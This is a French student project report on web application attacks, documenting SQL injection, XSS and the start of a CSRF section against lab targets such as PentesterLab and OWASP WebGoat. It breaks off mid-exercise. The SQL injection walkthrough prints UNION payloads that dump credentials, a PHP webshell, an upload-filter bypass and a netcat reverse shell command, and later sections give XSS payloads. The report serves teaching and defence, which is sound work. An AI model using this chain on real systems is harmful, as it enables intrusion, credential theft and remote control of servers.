



Projet SR2I207

Attaques et audit des applications WEB

Membres de groupe :

BEN AMMAR Ghada

BEN BETTAIEB Wissem

BEN HAMOUDA Amine

Encadré par :

Mr Pascal Urien

2022-2023

Table des matières

1	Introduction	2
2	SQL Injection	2
2.1	Définition	2
2.2	Fonctionnement de SQLI	2
2.3	Types d'injection SQL	3
2.4	Prévention de l'injection SQL	4
2.5	Exploitation de la vulnérabilité SQL Injection sur Pentester-Lab 'From SQLi to Shell'	4
3	XSS	10
3.1	Définition	10
3.2	Types d'attaques XSS	10
3.2.1	Attaque XSS stockée	10
3.2.2	Attaque XSS reflétée	11
3.2.3	Attaques XSS basées sur le DOM	11
3.3	Réalisation avec OWASP Webgoat	12
3.4	Prévention des vulnérabilités XSS : Les Bonnes pratiques	16
4	Cross Site Request Forgery (CSRF)	17
4.1	Définition	17
4.2	Prévention des vulnérabilités CSRF	17
4.3	Réalisation avec OWASP WebGoat	18
5	Conclusion	22

1 Introduction

La sécurité web est une préoccupation essentielle à l'ère numérique. Les attaques et les violations de données, via des vulnérabilités comme l'injection SQL, XSS, CSRF et le dépassement de tampon, causent d'importants dommages aux organisations. Des incidents majeurs comme l'attaque Heartbleed en 2014 et diverses attaques SQLi ont souligné la nécessité d'un audit solide et de défenses robustes pour les applications Web. Des outils comme WebGoat, DVWA et PentesterLab fournissent un environnement sûr pour comprendre ces vulnérabilités, renforçant ainsi notre capacité à parer les menaces. Notre projet, "Attaques et audit des applications Web", vise à analyser en détail ces attaques, à comprendre leur mécanisme et à identifier les mesures de défense appropriées. L'importance de protéger nos systèmes numériques est cruciale pour un environnement numérique sûr.

2 SQL Injection

2.1 Définition

L'injection SQL (SQLi) est une attaque sur les applications web qui permet à un attaquant d'insérer des commandes SQL indésirables, conduisant à des violations de données. Identifiée pour la première fois en 1998, cette menace persiste encore de nos jours, avec près de 97% des violations de données en 2012 attribuées à des attaques SQLi. Malgré les mesures de sécurité renforcées, SQLi demeure une préoccupation majeure, étant classée parmi les 10 principaux risques pour la sécurité des applications web par l'OWASP.

2.2 Fonctionnement de SQLI

Une vulnérabilité d'injection SQL offre à un individu malintentionné la possibilité d'accéder intégralement à la base de données de votre application en utilisant des instructions SQL malveillantes. Pour illustrer ce concept, prenons un exemple typique d'une application web qui requiert des données d'une base de données à travers les entrées des utilisateurs. Imaginons un formulaire de connexion classique. Une fois

ce formulaire rempli par l'utilisateur, les données fournies sont utilisées pour authentifier ce dernier en interrogeant la base de données. Une requête vers la base de données pourrait ressembler à ceci :

```
1 select * from user_table
2 where username = 'wissem'
3 and password = 'pwd123';
```

Dans notre exemple simplifié, supposons que les mots de passe sont stockés en texte brut, bien qu'il soit recommandé de hacher les mots de passe. Si vous avez reçu le nom d'utilisateur et le mot de passe du formulaire, vous pourriez construire la requête en PHP de la manière suivante :

```
1 // Connect to SQL database
2 $db_query = "select * from user_table where
3 username = '". $user. "'
4 AND password = '". $password. "'";
5 // Execute query
```

Cependant, si une personne entre « admin' ; - - » comme nom d'utilisateur, la requête SQL générée par la variable \$db_query serait :

```
1 select * from user_table where
2 username = 'admin';--' and password = 'pwd123'
```

En SQL, un double tiret (- -) débute un commentaire. La requête obtenue ne filtre alors que par le nom d'utilisateur, sans tenir compte du mot de passe. Sans protections adéquates, cette technique pourrait donner un accès administratif à l'application web.

En alternative, une attaque par injection booléenne pourrait être utilisée. Si un attaquant entre « password' or 1=1 ; - - » comme mot de passe, la requête SQL serait :

```
1 select * from user_table where
2 username = 'admin' and
3 password = 'password' or 1=1;--'
```

2.3 Types d'injection SQL

Il existe plusieurs types d'injections SQL, qui diffèrent par la manière dont les instructions SQL malveillantes sont insérées et exécutées. Voici quelques-uns des types les plus courants :

D'accord, voici une version plus concise de la section précédente :

- **Injection SQL basée sur une erreur :** Cette forme d'injection se sert des messages d'erreur de la base de données pour obtenir des informations sur sa structure. Par exemple, l'attaquant pourrait insérer une instruction SQL invalide pour observer les erreurs retournées et découvrir

ainsi des détails utiles pour formuler des requêtes SQL malveillantes plus précises.

- **Injection SQL aveugle** : Dans ce cas, l'attaquant n'a pas accès direct aux résultats de l'injection. L'application ne retourne pas d'erreurs explicites, obligeant l'attaquant à déduire la présence d'une vulnérabilité à partir des changements de comportement de l'application.
- **Injection SQL à base d'union** : Cette technique utilise l'opérateur SQL UNION pour combiner les résultats de la requête initiale avec ceux d'une requête malveillante. Par exemple, un attaquant pourrait combiner une liste de produits obtenue par une requête SQL avec une autre table contenant des informations sensibles, permettant ainsi d'accéder à des données qui n'auraient normalement pas été accessibles.

2.4 Prévention de l'injection SQL


Les techniques pour protéger votre application web contre ces attaques SQLi sont variées et impliquent plusieurs aspects de la conception et du développement de votre application.

- **Échappement des entrées utilisateur** : Échapper les caractères spéciaux dans les entrées utilisateur aide à prévenir les attaques par injection SQL. Les fonctions comme `mysql_escape_string()` en PHP ou `mysqli_real_escape_string()` en MySQL sont utilisées à cet effet.
- **Déclarations préparées** : Elles permettent d'éviter les injections SQL en spécifiant d'abord une structure de requête, puis en y insérant les paramètres.
- **Contrôles d'accès** : Limitez l'accès à la base de données à un utilisateur spécifique et bloquez certains mots-clés SQL dans l'URL de votre serveur Web.
- **Mises à jour du logiciel** : Maintenez votre logiciel à jour pour éviter les vulnérabilités connues et corrigées dans les versions plus récentes.

2.5 Exploitation de la vulnérabilité SQL Injection sur PentesterLab 'From SQLi to Shell'

Dans cette partie, nous avons mené une attaque sur la machine vulnérable "From SQLi to Shell", préparée par PentesterLab. La machine en

question est un serveur web vulnérable. Nous avons commencé par préparer l'environnement en installant la machine virtuelle et en la mettant sur le même réseau NAT que notre machine Kali Linux. Ensuite, nous avons procédé à un balayage de la machine vulnérable à l'aide de l'outil Nmap. Nous avons découvert que deux services étaient ouverts, SSH et HTTP, et nous avons pu déterminer qu'il s'agit d'un serveur Linux.



```
(kali㉿kali)-[~]
$ nmap -sV -Pn -n 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 16:30 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00043s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```

FIGURE 1 – scan machine vulnérable avec nmap

Après cela, nous avons chargé la page web en utilisant l'adresse IP de la machine. Le site web que nous avons découvert est présenté dans les figures suivantes. En ouvrant les liens en haut à droite, nous avons détecté une possible injection SQL dans l'URL. Nous avons commencé par injecter des requêtes simples dans l'URL, par exemple en injectant `id=1'` ou `id=2-1` ou en essayant d'obtenir la condition "toujours vrai" et "toujours faux" en injectant respectivement `cat.php?id=2 et 1=1;-` (toujours vrai) et `cat.php?id=2 et 1=2;-` (toujours faux). Il était clair qu'il y avait une injection SQL et nous avons pu déterminer la structure de la requête SQL qui est `SELECT field1, field2... FROM table WHERE id=$_GET['id'];`.




FIGURE 2 – site web page d'accueil




FIGURE 3 – injection avec erreur id=1'




FIGURE 4 – injection avec id=1 and 1=1–




FIGURE 5 – injection avec id=1 and 1=2–

Par la suite, notre objectif était de trouver le nombre de colonnes. Pour ce faire, nous avons utilisé la méthode UNION select null;– et nous avons continué à augmenter le nombre de null jusqu'à ce que le message d'erreur nous indiquant que l'union a des colonnes différentes disparaisse. Finalement, nous avons trouvé quatre colonnes en utilisant l'injection suivante : `cat.php?id=999 UNION SELECT null,null,null,null;–`. Ensuite, nous avons remplacé chaque null à tour de rôle pour voir s'il y avait un changement sur la page web. Le changement est apparu lorsque nous avons modifié la deuxième colonne null, où la colonne injectée est apparue sur la page.




FIGURE 6 – exploitation de injections sql avec UNION

À partir d'injection d'erreur `id=1'` on a déterminé que le (SGBD) est MySQL, nous avons injecté des commandes spécifiques pour trouver la version, l'utilisateur de la base de données et le nom de la base de données. Nous avons utilisé les commandes suivantes :

`UNION SELECT null,system_user(),null,null;--`

`UNION SELECT null,@@version,null,null;--`

`UNION SELECT null,database(),null,null;--`

Par la suite, nous avons entrepris d'énumérer toutes les tables et les colonnes à l'aide des commandes suivantes :


`UNION SELECT 1,table_name,3,4 FROM information_schema.tables;--`,
`UNION SELECT 1,column_name,3,4 FROM information_schema.columns;--`,
`UNION SELECT 1,concat(table_name,' : ', column_name),3,4 FROM information_schema.columns;--`. Cela nous a donné une longue sortie. En fouillant dans cette liste, nous avons repéré la table "users". Nous avons commencé par exploiter cette table pour récupérer des informations à par-

tir d'elle, en utilisant la commande suivante :

```
1 UNION SELECT 1,concat(login,':',password),3,4 FROM users;
```

Cela nous a permis d'obtenir le nom d'utilisateur et le mot de passe pour accéder à la page d'administration.

Le mot de passe était cependant haché, nous avons donc eu recours à deux méthodes différentes pour le déchiffrer. Nous avons utilisé l'outil John-The-Ripper ainsi que des outils en ligne pour cette tâche. Il s'agissait d'un hachage MD5, et le mot de passe déchiffré était "P4ssw0rd".



(a) liste de tables et columns

(b) UNION SELECT 1,concat(login,':',password),3,4 FROM users;

MD5 reverse for 8efe310f9ab3efae8d410a8e0166eb2

The MD5 hash:

8efe310f9ab3efae8d410a8e0166eb2

was successfully reversed into the string:

P4ssw0rd

(c) mot de passe de l'admin

FIGURE 7 – exploitation de injections sql avec UNION

Après une connexion réussie en tant qu'administrateur, nous avons constaté que nous étions en mesure de créer, de supprimer et de mettre à jour d'anciennes images. À cette étape, notre objectif était de uploader un webshell. Il y avait une fonctionnalité d'upload de fichiers, nous avons donc essayé de télécharger le script PHP suivant, contenu dans un fichier shell.php :

```
1 <?php
2     system($_GET['cmd']);
3 ?>
```

Notre téléchargement a été refusé, apparemment, l'extension .php était bloquée. Pour contourner ce filtre, nous avons changé l'extension en .php3, et cela a fonctionné. À présent, nous devons déterminer où le script PHP gérant le téléchargement avait placé le fichier sur le serveur web. Nous

devions nous assurer que le fichier était directement accessible aux clients web. En visitant la page web de l'image récemment téléchargée, nous avons vu où la balise `` pointait : `src="admin/uploads/shell.php3"`. En ouvrant l'URL `http://10.0.2.4/admin/uploads/shell.php3?cmd=ls`, nous avons pu exécuter la commande "ls", de même que d'autres commandes. En outre, nous avons réussi à établir une connexion inversée (reverse shell) avec netcat en lançant une écoute sur notre machine Kali avec la commande `nc -lvp 5555`. Ensuite, en exécutant l'URL : `http://10.0.2.4/admin/uploads/shell.php3?cmd=nc 10.0.2.5 5555 -e /bin/sh`, nous avons pu obtenir un shell.



FIGURE 8 – localisation webshell




FIGURE 9 – execution commands en webshell




FIGURE 10 – reverse shell




FIGURE 11 – execution url pour obtenir reverse shell

Cette démarche illustre combien il est crucial d'identifier et de réparer les vulnérabilités de sécurité dans les applications web. Il suffit d'un seul point faible pour qu'un attaquant puisse compromettre un système entier.

3 XSS

3.1 Définition

XSS, ou Cross-Site Scripting, est une vulnérabilité appartenant à la catégorie des injections de code, tout comme les injections SQL. Plus précisément, c'est une attaque d'injection de code côté client.

Il s'agit d'une attaque par injection où un attaquant insère des données, telles qu'un script malveillant, dans le contenu provenant de sites Web de confiance. Ce code malveillant est ensuite inclus dans le contenu dynamique transmis au navigateur de la victime.

L'objectif principal de cette attaque est de prendre le contrôle de la logique d'une application Web, permettant ainsi le vol de cookies ou de jetons de session, la modification de données ou de contenu, l'exécution de logiciels malveillants, et bien d'autres possibilités. Les conséquences d'une vulnérabilité XSS peuvent être critiques, voire irréversibles, offrant ainsi une large gamme de possibilités d'exploitation.

3.2 Types d'attaques XSS

Il existe 3 types d'attaques XSS :

3.2.1 Attaque XSS stockée

L'attaque XSS stocke le code malveillant sur le serveur, que ce soit dans la base de données, les fichiers système ou d'autres objets. Cette forme d'attaque XSS est particulièrement dangereuse car l'attaquant n'a besoin d'injecter le code malveillant sur le serveur qu'une seule fois. En conséquence, ce code sera exécuté à plusieurs reprises et affecte un grand nombre d'utilisateurs, y compris les administrateurs.




FIGURE 12 – Attaque XSS stockée

3.2.2 Attaque XSS reflétée

Pour cette attaque XSS, le contenu malveillant provenant d'une demande utilisateur est affiché à l'utilisateur dans un navigateur Web. L'une des conditions de réussite de cette attaque est l'ingénierie sociale. Un système de chat, un email de phishing ou un message privé sur les réseaux sociaux peuvent ici servir de relais pour l'attaque afin de forcer un clic sur le lien. Une fois que l'utilisateur clique sur le lien, le script malveillant est renvoyé dans la réponse du serveur.




FIGURE 13 – Attaque XSS reflétée

3.2.3 Attaques XSS basées sur le DOM

On commence par définir le DOM. Le Document Object Model, abrégé DOM, est une interface de programmation d'application (API) pour les fichiers HTML et XML.

Document modélisé sous forme d'arbre, il est composé de nœuds subdivisés en objets, ce qui facilite la modification du contenu d'un navigateur web à l'aide de scripts.

Maintenant, revenons sur la vulnérabilité DOM-based XSS. Pour exécuter une attaque DOM-based XSS, un attaquant doit injecter du code malveillant dans un élément du DOM, et ainsi pouvoir exploiter cette faille si le JavaScript de l'application ciblée prend des données à partir d'une entrée contrôlable par l'attaquant, appelée la source. Il les envoie vers une sortie qui supporte l'exécution dynamique de code, appelée sink.

La seule différence entre ce type d'attaque XSS et les deux premières mentionnés ci-dessus c'est qu'elle n'utilise pas le serveur. En effet, les attaques DOM XSS exploitent uniquement le navigateur de la victime. La source la plus répandue est l'URL : du phishing est donc possible pour provoquer une faille XSS DOM-based. Cependant, la criticité est réduite si une interaction utilisateur est nécessaire.

3.3 Réalisation avec OWASP Webgoat

— Outil utilisé

OWASP WebGoat Project : OWASP WebGoat Project est un projet open-source qui fournit une application web délibérément vulnérable conçue à des fins éducatives. WebGoat permet aux développeurs et aux testeurs de pratiquer et d'apprendre à identifier et à exploiter différentes vulnérabilités web, telles que l'injection SQL, le XSS, le CSRF, etc., dans un environnement contrôlé.

— Premier exemple : Self/Reflected XSS scenario

L'objectif de l'exercice est d'identifier quel champ est susceptible d'être vulnérable à une attaque XSS.

Il est toujours recommandé de valider toutes les entrées côté serveur. Une attaque XSS peut se produire lorsque des données utilisateur non validées sont utilisées dans une réponse HTTP. Dans une attaque XSS réfléchie, un attaquant peut créer une URL contenant un script d'attaque et la poster sur un autre site Web, l'envoyer par e-mail ou inciter la victime à cliquer dessus.

Une manière simple de déterminer si un champ est vulnérable à une attaque XSS est d'utiliser les méthodes `alert()` ou `console.log()`.

Donc on va utiliser l'une de ces méthodes pour identifier quel champ est vulnérable. Tout champ de données renvoyé au client est potentiellement vulnérable à une injection. On va insérer “ ‘<script>alert("XSS Test")</script>' ” dans les 2 champs et voir si on obtient un resultat c'est à dire une alerte :

il y a 2 champs qu'on peut tester :

1. Enter your credit card number

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.

Thank you for shopping at WebGoat.
Your support is appreciated

We have charged credit card:
\$1997.96

FIGURE 14 – test de vulnérabilité 1

On obtient l'alerte suivante :




FIGURE 15 – Resultat obtenu

2. Enter your three digit access code




FIGURE 16 – test de vulnérabilité 2

Donc seulement le premier champ est vulnérable.

— Deuxième exemple : DOM-Based XSS

Etape 1 : Identifié le potentiel pour DOM-Based XSS

Les failles XSS basées sur le DOM peuvent être trouvées en examinant les configurations des routes dans le code côté client.

On essaye de trouver une route qui prend en compte des entrées qui sont "réfléchies" sur la page.

Dans cet exemple, on va chercher du code de test dans les gestionnaires de routes (WebGoat utilise Backbone comme bibliothèque JavaScript principale).

Parfois, du code de test est laissé en production (et souvent, le code de test est simple et manque de contrôles de sécurité ou de qualité!).

Notre objectif est de trouver la route et de l'exploiter.

La première étape est d'identifier la route de base. Dans cet exemple, la route de base est : `start.mvclesson/`

La deuxième étape est de trouver -s'il existe- le code de test qui a resté dans l'application de production et d'identifier sa route.




FIGURE 17 – Recherche de route de base



FIGURE 18 – Resultat de la recherche de route de base

En accédant à cette URL, tout ce qui se trouve après "test/" est renvoyé à la page, donc la route est "start.mvc/test/"

Etape 2 : DOM-Based XSS

Dans cette étape on va utiliser la route qu'on vient de trouver et voir si on peut l'utiliser pour réfléchir un paramètre de la route sans l'encoder afin d'exécuter une fonction interne dans WebGoat.

La fonction qu'on doit exécuter est : `webgoat.customjs.phoneHome()`

On doit exécuter une fonction JavaScript en injectant la charge utile pour exécuter `webgoat.customjs.phoneHome()` dans l'URL.

Alors copions `webgoat.customjs.phoneHome()` et collons-le dans Burp Decoder.

Ensuite on ajoute les balises `<script></script>` et on le code en tant que URL.




FIGURE 19 – Encodage script en URL avec burp suit

On le colle dans votre navigateur <adresse IP de WebGoat> :<port de WebGoat> /WebGoat/start.mvc/test/ et on appuie sur Entrée.

